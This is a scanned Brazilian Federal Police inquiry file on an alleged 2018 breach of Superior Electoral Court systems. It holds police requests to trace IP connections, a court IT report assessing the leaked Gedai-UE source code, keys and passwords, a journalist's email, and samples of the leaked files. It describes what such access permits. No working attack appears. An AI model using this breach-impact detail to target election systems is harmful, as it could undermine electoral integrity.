Destarte, este órgão ministerial concede novo prazo de 90 (noventa) dias para a realização das diligências indispensáveis ao esclarecimento dos fatos sob apuração, conforme solicitado à fl. 78.

Brasília/DF, 12 de agosto de 2019.

IGOR NERY FIGUEIREDO
Procurador da República

13 AGO 2019

apenso(s)

13 AGO 2019

apenso(s)

13 AGO 2019

apenso(s)

90



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 262
SR/PE/DF
2020.0043187
Fl. 85
Rub: _____

IPL nº 1361/2018-4 - SR/PF/DF

DESPACHO nº 17414/2019

1. Considerando a resposta da empresa TIM e da empresa Claro, expeça-se ofício ao TSE (encaminhe-se cópia ao endereço de e-mail de fl. 85) solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

2. Considerando que ainda restam pendentes diligências tidas por imprescindíveis ao esclarecimento da verdade material (art. 4º, do CPP e art. 2º, §1º, da Lei 12.830/2013) e considerando as disposições do Provimento/COGER nº 37/2009 (TRF 1ª Região), **remetam-se estes autos ao MPF do DF**, para fins de controle externo (Art. 129, VII, da CF/88, c/c. o Art. 9º, II, da LC 75/93), solicitando posterior devolução para continuidade das investigações ou, em caso de apresentação de peça acusatória ou promoção de arquivamento, comunicação formal da medida adotada a esta Superintendência, para fins de registro e baixa em sistemas de controle interno.

Brasília/DF, 27 de novembro de 2019.


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL

SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de janeiro de 2020.

A Sua Excelência
Ministra ROSA MARIA PIRES WEBER
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

REMESSA

NESTA DATA FAÇO REMESSA DOS
PRESENTES AUTOS AO SPF/DF

DO QUE PARA CONSTAR, LAVRO
ESTE TERMO. BSB/DF, 26/01/2012

Escrivão
Leonardo Sousa Madureira
Escrivão da Polícia Federal
Mat. 17.000



MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA NO DISTRITO FEDERAL
COORDENADORIA JURÍDICA
DIVISÃO CRIMINAL

AUTOS : DPF/DF-1361/2018-INQ

CERTIDÃO

Certifico que, em 08/01/2020, os presentes autos deram entrada na Procuradoria da República no Distrito Federal e, nesta data, conforme regras estabelecidas no Congresso Interno de 2018 e na Resolução 31/2018, faço sua MOVIMENTAÇÃO ao(à) Procurador(a) da República, Dr(a). IGOR NERY FIGUEIREDO, por ser o(a) titular do PRDF – 2º Ofício de CCI, ao qual o presente feito encontra-se distribuído.

Brasília, 8 de janeiro de 2020.

Vinicius Matte Gregory
Vinicius Matte Gregory – 30186
DIVISÃO CRIMINAL

CERTIDÃO DE REMESSA

Em 10/01/2019, faço remessa dos presentes autos, contendo 1 volume(s) e 6 anexo(s)/apenso(s), ao(à)

☐ Justiça Federal/DF, ____ª Vara

☒ Departamento de Polícia Federal

☐ Outro: _____

Kamilla / 280821
Responsável / Matrícula

PR-DF-MANIFESTAÇÃO-353/2020



MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA - DISTRITO FEDERAL

IPL nº 1361/2018 SR/DPF/DF

Sr.(a) Delegado(a) de Polícia Federal,

O presente inquérito não se encontra suficientemente instruído, havendo necessidade de prosseguimento das investigações com vistas à formação da *opinio delicti*.

Com efeito, a autoridade policial, no despacho de fl. 89, encaminha os autos para dilação de prazo, determinando, ainda, a expedição de ofício ao TSE.

Acolhendo a solicitação da Polícia Federal, este órgão ministerial concede novo **prazo de 90 (noventa) dias** para cumprimento das diligências pendentes, relevantes ao esclarecimento dos fatos sob apuração.

Brasília/DF, data da assinatura eletrônica.

IGOR NERY FIGUEIREDO

Procurador da República

SR/DF
Ac(s) 13 JAN 2023
contours 1
Log 1

90

1



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902


FL. 268
SR/PF/DF
Fl. 91
2020.0043191
Rub.

IPL nº 1361/2018-4 - SR/PF/DF

DESPACHO nº 2683/2020

1. Verifique-se se consta em cartório resposta ao ofício de fl. 90. Em caso positivo, junte-se. Em caso negativo, reitere-se.
2. Expeça-se ofício ao TSE, solicitando informar se foi instaurada sindicância ou processo administrativo para apurar os fatos relacionados ao Ofício 5825 GAB-SPR, caso positivo solicita-se que encaminhe cópia do procedimento para este signatário.
3. Aguarde-se em cartório resposta aos expedientes supra, observando-se o prazo de permanência dos autos no âmbito policial.

Brasília/DF, 11 de março de 2020.


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



FL. 269
SR/PF/DF
Fi: 94
2020.0043193
Rub: 1

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 2179/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de abril de 2020.

A Sua Excelência
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: **Reiteração do Ofício nº Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF**
Ref.: IPL nº 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



FL. 270
SR/PF/DF
2020.0043195
Rub: _____

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
Ofício nº 2180/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de abril de 2020.


A Sua Excelência
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência, informar se foi instaurada sindicância ou processo administrativo para apurar os fatos relacionados ao Ofício 5825 GAB-SPR, caso positivo solicito que encaminhe cópia do procedimento para este signatário.

Respeitosamente,


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO
2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos relacionados em virtude de falha no escaneamento do IPL (faltando folha). O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 11h15, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: 849a25cfee26191a419099e5c5d7638a05f50485



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF

DESPACHO Nº 1125040/2020
2020.0043195-SR/PF/DF

Considerando os Ofícios de fls. 94 e 95 dos autos físicos.

1. 1. Aguarde-se a resposta do ofício de fl. 94.
2. 2. Junte-se a resposta do Ofício de fl. 95, o qual informa a abertura de Comissão de Sindicância e documentos anexos.

Brasília/DF, 4 de novembro de 2020.

Documento eletrônico assinado em 04/11/2020, às 11h17, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: 1a7cebcdab4ecd2c92242325b4b1fb29f277adb1



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO
2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos relacionados em virtude de erro no escaneamento do autos. O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 11h20, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: 47fbb82ab1eda190e690bed712256a93f61cd5a6



TRIBUNAL SUPERIOR ELEITORAL

Ofício GAB-SPR nº 1507/2020

Brasília, 15 de abril de 2020.

A Sua Excelência o Senhor
Delegado de Polícia Federal VICTOR NEVES FEITOSA CAMPOS
Superintendência Regional no Distrito Federal
Brasília - DF

Assunto: : IPL 1361/2018-4 - SR/PF/DF

Senhor Delegado de Polícia Federal,

Em atenção ao Ofício nº 2180/2020, informo a Vossa Excelência que, em relação aos fatos noticiados por meio do Ofício SPR nº 5825/, de 6.11.2018, foi instaurada Comissão de Sindicância, objeto do Procedimento SEI nº 2018.00.000014309-3 (Sigiloso), ainda em andamento, conforme cópia em anexo.

Atenciosamente,

RICARDO FIOREZE
Juiz Auxiliar da Presidência

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

 Documento assinado eletronicamente em 15/04/2020, às 16:12, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.



A autenticidade do documento pode ser conferida em
https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1303517&crc=6B260E5A,
informando, caso não preenchido, o código verificador **1303517** e o código CRC
6B260E5A.

TRIBUNAL SUPERIOR ELEITORAL

Informação nº 32 STI

Assunto: **Denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018**

Senhor Diretor-Geral,

1. Trata-se de informar acerca do recebimento de denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018. Tal denúncia foi encaminhada por *e-mail* à Assessoria de Comunicação deste Tribunal, a qual solicitou esclarecimentos sobre o teor do *e-mail* encaminhado pelo senhor Felipe Payão, identificado como repórter do portal TecMundo (<https://www.tecmundo.com.br/>). O conteúdo do *e-mail* encontra-se nos documentos anexos.

2. Com relação ao conteúdo do arquivo TSE.rar, encaminhado pelo repórter (conteúdo impresso anexo), é possível afirmar que:

2.1. foram incluídas capturas de tela de computador mostrando trechos de código-fonte do aplicativo Gedai-UE, de listas de arquivos e também de conteúdos de documentos; e

2.2. foram incluídos arquivos presentes na árvore de código-fonte do Gedai-UE.

3. Tal conteúdo evidencia o acesso indevido dos seguintes dados:

3.1. código-fonte completo do Gedai-UE, possivelmente da versão usada nas Eleições 2018, porém sem as assinaturas da Cerimônia de Lacração;

3.2. chaves e credenciais de acesso a servidores usadas pelo Gedai-UE;

3.3. senhas para oficialização dos sistemas Candidaturas e Horário Eleitoral utilizadas para a Eleição Suplementar 2018 de Aperibé/RJ;

3.4. manual técnico da impressora de votos desenvolvida pelo FIT/Quattro Eletrônica;

3.5. manual do QR Code do boletim de urna.

4. Não há evidência de acesso indevido do código-fonte do *software* da urna - Uenux, embora exista a evidência de acesso indevido de código comum entre o Gedai-UE e o Uenux.

5. Com relação ao material acessado indevidamente, o impacto é o seguinte:

5.1. o manual do QR Code (item 3.5) já é de domínio público e encontra-se publicado na Internet;

5.2. o manual da impressora de votos (item 3.4) não possui informação sensível, uma vez que trata-se da documentação de um protótipo que nunca entrou em

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

operação – o seu caráter sigiloso se deve a uma relação contratual entre o FIT e a Quattro Eletrônica;

5.3. as senhas de oficialização (item 3.3) permitem a alteração de dados de partidos e candidatos (até mesmo a sua exclusão) no contexto de um processo eleitoral (ou seja, no caso concreto afeta somente a Eleição Suplementar 2018 de Aperibé/RJ);

5.4 as credenciais de acesso aos servidores usadas pelo Gedai-UE (item 3.2) podem permitir que alguém dentro da intranet da Justiça Eleitoral consiga copiar os dados de eleitores e candidatos que alimentam as urnas, mas sem a capacidade de adulterá-los;

5.5. as chaves usadas pelo Gedai-UE (item 3.2) ainda requerem uma análise de risco mais detalhada; isso porque parte das chaves são geradas no momento da lacração e o acesso indevido diz respeito a material presente no ambiente de desenvolvimento – ou seja, o *software* lacrado usa chaves diferentes; na hipótese de serem as mesmas, existe a possibilidade de manipulação de arquivos de configuração que alimentam o *software* da urna; e

5.6. o código-fonte do Gedai-UE, acompanhado de seus binários compilados, permite a importação de dados oficiais das eleições e carregamento de urnas com esses dados; contudo, o *software* de urna utilizado não tem as assinaturas oficiais da lacração, o que fica evidenciado pelo LED de segurança da urna e pelos procedimentos de verificação de *hash* e assinatura; também não seria possível a geração de um boletim de urna válido para a Totalização a partir disso.

6. Diante desse cenário, solicita-se a abertura de inquérito policial junto à Polícia Federal para apuração dos fatos.

7. Outras providências já estão em andamento nesta STI para sanar as fragilidades que resultaram nesse acesso indevido, assim como tornar os sistemas expostos ainda mais seguros.

8. Finalmente, alerta-se sobre a necessidade de tramitação urgente deste processo.

É o que informo.

Brasília, 07 de novembro de 2018.


GIUSEPPE DUTRA JANINO
Secretário de Tecnologia da Informação

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

ENC: TecMundo - Possível acesso ao GEDAI/Documentos

Assunto: ENC: TecMundo - Possível acesso ao GEDAI/Documentos**De:** Imprensa <imprensa@tse.jus.br>**Data:** 06/11/2018 13:57**Para:** Rodrigo Carneiro Munhoz Coimbra <rodrigo.coimbra@tse.jus.br>

Pode nos dar um help?

Obrigada!

Letícia

De: Felipe Payão [mailto:felipe.cruz@gruponzn.com]**Enviada em:** terça-feira, 6 de novembro de 2018 13:47**Para:** Imprensa; silvana.freitas@tre-sp.jus.br**Assunto:** Re: TecMundo - Possível acesso ao GEDAI/Documentos

Os arquivos estão no ZIP, como indiquei na ligação.

Obrigado

Em 6 de novembro de 2018 12:36, Felipe Payão <felipe.cruz@gruponzn.com> escreveu:

Olá. Tudo bem?

Recebemos alguns documentos e imagens de uma suposta invasão ao sistema GEDAI e outras informações sigilosas referentes aos processos do TSE. Antes de uma provável publicação, gostaríamos de compartilhar o material com vocês.

Este seria o melhor canal?

Obrigado

--

**Felipe Payão**
Repórter

TEL +55 11 5083.1018

CEL +55 11 972827444

HTTP:// nzn.io

--

**Felipe Payão**
Repórter

TEL +55 11 5083.1018

CEL +55 11 972827444

HTTP:// nzn.io

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Anexos:

TSE.rar

1,0MB

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

9123	FEDERAL
91234	DEPUTADO ESTADUAL
912	SENADOR 1
913	SENADOR 2
91	GOVERNADOR
92	PRESIDENTE
93	PREFEITO
91234	VEREADOR




ID_URNA: 00123456
Munic: 012345
IDMIE: 006754321
S. Jose do Livramento
Ple: 0123
Zona: 0001
Sec: 0001
Proc: 0123
1 Turno 07/10/2018 1.00

CONFIRMADO



etim de urna "grande", os cargos para deputado federal, deputado estadual, senador (com as), governador e presidente, todos os cargos com diversos candidatos, com comparecimento d eleitores

1 de 2



QRBU:1:2 VRQR:1.5 VRCH:20141005 ORIG:VOTA
ORLC:LEG PROC:15000 DTPL:20181007 PLEI:15:00
TURN:1 FASE:S UMFE:AC MUNI:1392 ZONA:9
SECA:16 AGRE:17.18.19.100 IDUE:1760152
IDCA:721971457605812402762184 VRSS:6.274.1
LOCA:4 APTD:51 COMP:30 FALT:21 HEMA:0
DTAB:20181007 HRAB:164553 DTFC:20181007
HRFC:193055 IDEL:15103 CARG:6 TIPO:1
VERC:201806121104 PART:91 9101:1 9102:1
9103:1 9104:1 9105:1 LEGP:1 TOTP:6 PART:9
9201:1 9202:1 9203:1 9204:1 9205:1 LEGP:1
TOTP:6 PART:93 9301:1 9302:1 9303:1 9304:1
9305:1 LEGP:2 TOTP:7 PART:94 9401:1 9402:1
9403:1 9404:1 9405:1 LEGP:1 TOTP:6 PART:95
9501:1 9502:2 9503:1 9504:1 LEGP:0 TOTP:5
NOMI:25 LECC:5 BRAN:0 NULO:0 TOTC:30 CARG:7
TIPO:1 VERC:201806121104 PART:91 91001:1
91002:1 91003:1 LEGP:2 TOTP:7 PART:92 92001:1
92002:1 92003:1 LEGP:1 TOTP:4 PART:93 93001:1
93002:1 93003:2 LEGP:2 TOTP:6 PART:94 94001:1
94002:2
HASH:28D708FB9941B992DB1A43DCFA0B1EBE6293114
92941AF3BCBF8C81C360B8B05CF5EA9D098E7F0D0C29
32795906C0C849CA5267060CC0D0220EB17770F6

2 de 2



QRBU:2:2 VRQR:1.5 VRCH:20141005 94003:1
LEGP:3 TOTP:9 NOMI:18 LECC:8 BRAN:0 NULO:0
TOTC:30 CARG:5 TIPO:0 VERC:201806121104 PART:9
921:6 931:3 941:6 951:8 NOMI:31 BRAN:9
NULO:20 TOTC:60 CARG:3 TIPO:0
VERC:201806121104 91:4 92:3 93:4 94:2 95:2
NOMI:25 BRAN:5 NULO:0 TOTC:30 IDEL:15103
CARG:1 TIPO:0 VERC:201806121104 91:6 92:3
93:3 94:4 95:7 NOMI:23 BRAN:5 NULO:2 TOTC:40
HASH:470219B2042DC20F6FB3A570251497410D81BCR
6064BD40A128F34DF0596ACB0CC57DF99919CF2791F61
9E4EAA2F6C432F2340445BA21195F2391ACEB8BC8F
ASSI:C5E604F9271760EB9C8A59BDA817823918FB61F
4A9F0A599E3534EFB87FDE5792DB8191FFA843798F8
C70602D12FC7143AA1DFF74AA3FA2F6CE33C8476F0A

SINATURA QR CODE:

E604F9271760EB9C8A59BDA817823918FB61
4A9F0A599E3534EFB87FDE5792DB8191FFA8
7998CF8C70602D12FC7143AA1DFF74AA3FA2
CE33C8476F0A

23 colunas com fonte em tamanho normal

14. VIA

Justiça Eleitoral
Tribunal Regional Eleitoral (TRE)

Fl. 149 do Livro

Eleições Municipais 2016

1º turno
10/10/2016

Eleições 2016 - 1º turno
Município 2016 - 1º turno

Município 2016 01390
Município TESTE AB

Justiça Eleitoral 01390
Tribunal de Justiça 01390
Região Eleitoral 01390

Eleições 2016 01390
Município 2016 01390
Eleições 2016 01390
Município 2016 01390

Justiça Eleitoral 01390
Tribunal de Justiça 01390
Região Eleitoral 01390

Eleições 2016 01390
Município 2016 01390
Eleições 2016 01390
Município 2016 01390

Justiça Eleitoral 01390
Tribunal de Justiça 01390
Região Eleitoral 01390

Eleições 2016 01390
Município 2016 01390
Eleições 2016 01390
Município 2016 01390

336.660

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Justiça Eleitoral 01390 01390 01390

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

QUATTRO ELETRÔNICA LTDA. IMPRESSORA VP4627F

rição de Comandos via porta USB, Versão Preliminar. Proibida Cópia, Reprodução ou Distribuição
Prévia Autorização.


```
//=====
/**
 * @file
 * - Descrição do fonte.
 * @author &copy; 2013 Justiça Eleitoral. Todos os direitos reservados.
 * @date 21/05/2013
 */

//=====
#ifndef cconversortituloRelatorioIniHPP
#define cconversortituloRelatorioIniHPP

#include "app/dados/parametrizacaourna/ctituloRelatorio.hpp"

#include <string>
#include <vector>

// forward declaration
namespace api {
namespace ini {
class CIni;
}
}

//=====
class CConversorTituloRelatorioINI {
public:
    //=====
    std::vector<app::dados::CTituloRelatorio> Converter(const std::string & nome, int qtd,
        const api::ini::CIni & properties);

    //=====
    void Desconverter(const std::vector<app::dados::CTituloRelatorio> & titulos, const std::string & nome,
        api::ini::CIni & properties);

private:
    //=====
    app::dados::CTituloRelatorio::EAlinhamentoTitulo ConverterAlinhamentoTitulo(int alinhamento);

    //=====
    app::dados::CTituloRelatorio::EEstiloTitulo ConverterEstiloTitulo(int alinhamento);

    //=====
    std::string DesconverterAlinhamentoTitulo(app::dados::CTituloRelatorio::EAlinhamentoTitulo alinhamento);

    //=====
    std::string DesconverterEstiloTitulo(app::dados::CTituloRelatorio::EEstiloTitulo alinhamento);
};

#endif
```


chaves			Pasta de arquivos		
lib			Pasta de arquivos		
libextern			Pasta de arquivos		
setup			Pasta de arquivos		
tools			Pasta de arquivos		
uenux			Pasta de arquivos		
app.ini	405	209	Parâmetros de con...	19/09/2018 00:12	3EF5C958
app_homologac...	230	156	Parâmetros de con...	19/09/2018 00:12	64B6FDD3
app_producao.ini	227	154	Parâmetros de con...	19/09/2018 00:12	95D0AA49
assina.bat	1.945	338	Arquivo em Lotes ...	19/09/2018 00:12	923D590D
Atualizar_UENU...	12.507	2.543	Arquivo em Lotes ...	19/09/2018 00:12	98A3437E
cfwapi.dll	16.910	6.914	Extensão de aplica...	19/09/2018 14:09	A2967B66
cfwapi32.dll	16.398	6.622	Extensão de aplica...	19/09/2018 14:09	85E8D56A
dependencias.pr...	3.169	710	Arquivo PROPERTI...	19/09/2018 14:12	F4B06B90
gedai-ue.exe	28.257.466	7.160.044	Aplicativo	19/09/2018 14:12	EB0612D3
libapitesteutil.dll	646.158	249.676	Extensão de aplica...	19/09/2018 14:09	F9FEB0C4
libpu.dll	4.056.078	1.495.600	Extensão de aplica...	19/09/2018 14:11	B6CEAFB0
libtesteutil.dll	6.610.446	2.310.367	Extensão de aplica...	19/09/2018 14:11	2A015AC4
make-versao_bu...	59.458	6.020	Arquivo em Lotes ...	19/09/2018 00:12	2F616E0E
make-versao_bu...	93.866	8.497	Arquivo em Lotes ...	19/09/2018 00:12	ABC5A4A1
ocgedai-ue.css	22.261	3.581	Documento de fol...	19/09/2018 14:12	339CE4DA
ocgedai-ue.ico	102.134	18.449	Ícone	19/09/2018 14:12	EA2F410A
olgedai-ue.css	22.261	3.582	Documento de fol...	19/09/2018 14:12	97D355C8
olgedai-ue.ico	102.134	18.900	Ícone	19/09/2018 14:12	A4E24A73
pu-br.properties	4.138	1.217	Arquivo PROPERTI...	19/09/2018 14:12	3D2F9BCD
pu-zz.properties	4.132	1.218	Arquivo PROPERTI...	19/09/2018 14:12	0DE8FBF9
qt_pt_BR.qm	84.291	23.512	Arquivo QM	19/09/2018 04:58	159C82AA
scgedai-ue.css	22.261	3.578	Documento de fol...	19/09/2018 14:12	1B0DD499
scgedai-ue.ico	102.134	12.347	Ícone	19/09/2018 14:12	AF28C36B
sis.ini	89	67	Parâmetros de con...	19/09/2018 00:12	386643BE
